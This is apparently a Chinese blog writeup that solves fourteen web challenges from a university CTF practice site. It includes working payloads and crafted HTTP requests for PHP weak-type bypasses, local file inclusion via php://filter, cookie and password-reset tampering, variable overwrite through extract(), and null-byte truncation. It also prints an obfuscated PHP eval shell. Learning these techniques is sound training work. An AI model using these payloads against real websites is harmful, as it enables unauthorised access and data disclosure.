南邮CTF - WEB——Writeup

原创

@北陌 于 2019-02-01 12:32:02 发布 511 收藏


分类专栏： CTF

本文链接：https://blog.csdn.net/weixin_43921596/article/details/86738232

1.md5 collision

题目的意思就是a的值不与QNKCDZO相等，但a的MD5值与QNKCDZO的MD5值相等

百度一下发现`md5('240610708') == md5('QNKCDZO')`，所以在url后加上a=240610708即可




2.签到2

```
<html>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
尚未登录或口令错误<form action="./index.php" method="post">
    <p>输入框：<input type="password" value="" name="text1" maxlength="10"><br>
    请输入口令：zhimakaimen
    <input type="submit" value="开门">
</form>

</html>
```

通过源代码我们可以发现`zhimakaimen`长度为11，而代码中`maxlength="10"`，所以我们需要修改长度为11

可以使用Firefox修改

输入zhimakaimen开门



3.层层递进

一直右键源代码就完事了，访问

```
<body style="overflow:auto;">
<iframe runat="server" src="S0.html" width="100%" heiat="server" src="S0.html" width
<iframe runat="server" src="http://www.lunzhiyu.com"
```

```
body style="overflow:auto;">
frame runat="server" src="S0.htm" width="1C
```

```
body>
body style="overflow:auto;">
iframe runat="server" src="S0.htm" width="1C
```

```
<body>
<body style="overflow:auto;">
<iframe runat="server" src="404.html" widtl
```


```
<!-- Placed at the end of the document so the pages load faster -->
<!--
<script src="./js/jquery-n.7.2.min.js"></script>
<script src="./js/jquery-c.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-{.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-h.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-a.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-1.7.2.min.js"></script>
<script src="./js/jquery-4.7.2.min.js"></script>
<script src="./js/jquery-g.7.2.min.js"></script>
<script src="./js/jquery-}.7.2.min.js"></script>
-->
```


最后发现flag！


4.单身二十年

到这里找key

点击的时候会发现URL栏有很快的跳转，burpsuite抓包



查看search_key.php给出的回应



5.php decode

php decode


100

见到的一个类似编码的shell，请解码

```
<?php
function CLsI($ZzvSWE) {

    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));

    for ($i = 0; $i < strlen($ZzvSWE); $i++) {

        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);

    }

    return $ZzvSWE;

}eval(CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5
aUImGNQBAA=="));?>
```


代码在线运行即可，直接运行会报错，要将评估函数eval改为输出函数echo

6.文件包含




题目提示LFI，即本地文件包含漏洞（Local File Include），于是利用文件包含获取index.php源码，访问 http://4.chinalover.sinaapp.com/web7/index.php `?file=php://filter/convert.base64-encode/resource=index.php`，得到一串base64编码，解密即可

7.COOKIE

有提示，上BP抓包

```
GET /web10/index.php HTTP/1.1
Host: chinalover.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: Login=0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

修改`Cookie: Login=0`为`Login=1`，发送请求



8.MYSQL

Do you know robots.txt?
百度百科

有提示，那我们便进入`robots.txt`，出现如下代码

```
TIP:sql.php

<?php
if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}
?>
```



提示要向sql.php提交一个id，使得`intval($_GET[id])`为1024而`$_GET[id]==1024`为假。`intval`识别到非数字的那一位，而松散比较前的强制类型转换会把`e`当作科学计数法的一部分处理，所以可以提交`id=1024e1`等
访问`http://chinalover.sinaapp.com/web11/sql.php?id=1024e1`

9./x00

view-source:

```
if (isset ($_GET['nctf'])) {
    if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
        echo '必须输入数字才行';
    else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
        die('Flag: '.$flag);
    else
        echo '骚年，继续努力吧啊~';
}
```

要求提交的nctf的值符合正则匹配(一个或多个数字)并且能被`strpos`找到`#biubiubiu`，因为`ereg()`会把null视为字符串的结束，从而被`%00`截断，而`strpos`则可以越过`%00`，所以提交`nctf=1%00%23biubiubiu`即可



Flag: flag:nctf{[redacted]}

10.bypass again

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
```

MD5弱类型，a与b的值不相等，但它们的MD5值相等，构造数组`a[]=1&b[]=2`，提交即得flag


```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
```

Flag: nctf{[redacted]}

11.变量覆盖

根据提示查看`source.php`，有用的代码

```
<?php  if  ($_SERVER["REQUEST_METHOD"]  ==  "POST")  {  ?>
        <?php
        extract($_POST);
        if  ($pass  ==  $thepassword_123)  {  ?>
                <div  class="alert  alert-success">
                        <code><?php  echo  $theflag;  ?></code>
                </div>
        <?php  }  ?>
<?php  }  ?>
```

`extract()`函数的作用：从数组中将变量导入到当前的符号表,该函数使用数组键名作为变量名，使用数组键值作为变量值。针对数组中的每个元素，将在当前符号表中创建对应的一个变量。
由于`extract`的参数直接是`$_POST`，那么就存在了变量覆盖的可能了。使用Burpsuite修改请求参数，传递`pass`和`thepassword_123`覆盖掉它们的默认值，就可以得到flag了

```
POST /web18/ HTTP/1.1
Host: chinalover.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded

pass=Password&thepassword_123=Password
```

12.起名字真难

```
<?php
 function noother_says_correct($number)
{
        $one = ord('1');
        $nine = ord('9');
        for ($i = 0; $i < strlen($number); $i++)
        {
                $digit = ord($number{$i});
                if ( ($digit >= $one) && ($digit <= $nine) )
                {
                        return false;
                }
        }
           return $number == '54975581388';
}
$flag='*******';
```

```
if(noother_says_correct($_GET['key']))
    echo $flag;
else
    echo 'access denied';
?>
```


要求传入`key`不包含[1-9]，但又等于`54975581388`，考虑转换进制

54975581388 转换

进制	结果
2	11001100110011001100110011001100
8	631463146314
10	54975581388
16	cccccccc

直接提交`http://chinalover.sinaapp.com/web12/index.php?key=cccccccc`发现无返回结果，搬出度娘

表达方法

编辑


如果不使用特殊的书写形式，16进制数也会和10进制相混。随便一个数：9876，就看不出它是16进制或10进制。

C，C++规定，**16进制数必须以 0x开头**。比如 0x1表示一个16进制数。而1则表示一个十进制。另外如：0xff,0xFF,0X102A,等等。其中的x也不区分大小写。(注意：0x中的0是数字0，而不是字母O)


以下是一些用法示例：

```
int a = 0x100F;

int b = 0x70 + a;
```


试一下`http://chinalover.sinaapp.com/web12/index.php?key=0xccccccccc`



13.密码重置



我们需要用管理员admin登录才能重置密码，但是发现无法修改账号，BP抓包修改

```
POST /web13/index.php?user1=Y3RmdXN1cg%3D%3D HTTP/1.1
Host: nctf.nuptzj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXN1cg%3D%3D
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

user=ctfuser&newpass=&vcode=
```



发现user1是base64加密过的，解一下密

```
?user1=ctfuserÅ□□
```

修改为admin再base64加密，两处都要改

```
POST /web13/index.php?user1=YWRtaW4= HTTP/1.1
Host: nctf.nuptzj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXN1cg%3D%3D
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

user=admin&newpass=111&vcode=1234
```


Forward即得flag




14.综合题

打开连接发现是一串JSFuck编码，解码得`1bc29b36f623ba82aaf6724fd3b16718.php`，访问`http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/1bc29b36f623ba82aaf6724fd3b16718.php`

哈哈哈哈哈哈你上当啦，这里什么都没有，TIP在我脑袋里

TIP在脑袋里(Headers)里



访问`http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/.bash_history`

```
zip -r flagbak.zip ./*
```

有提示，访问`http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/flagbak.zip`，解压即得flag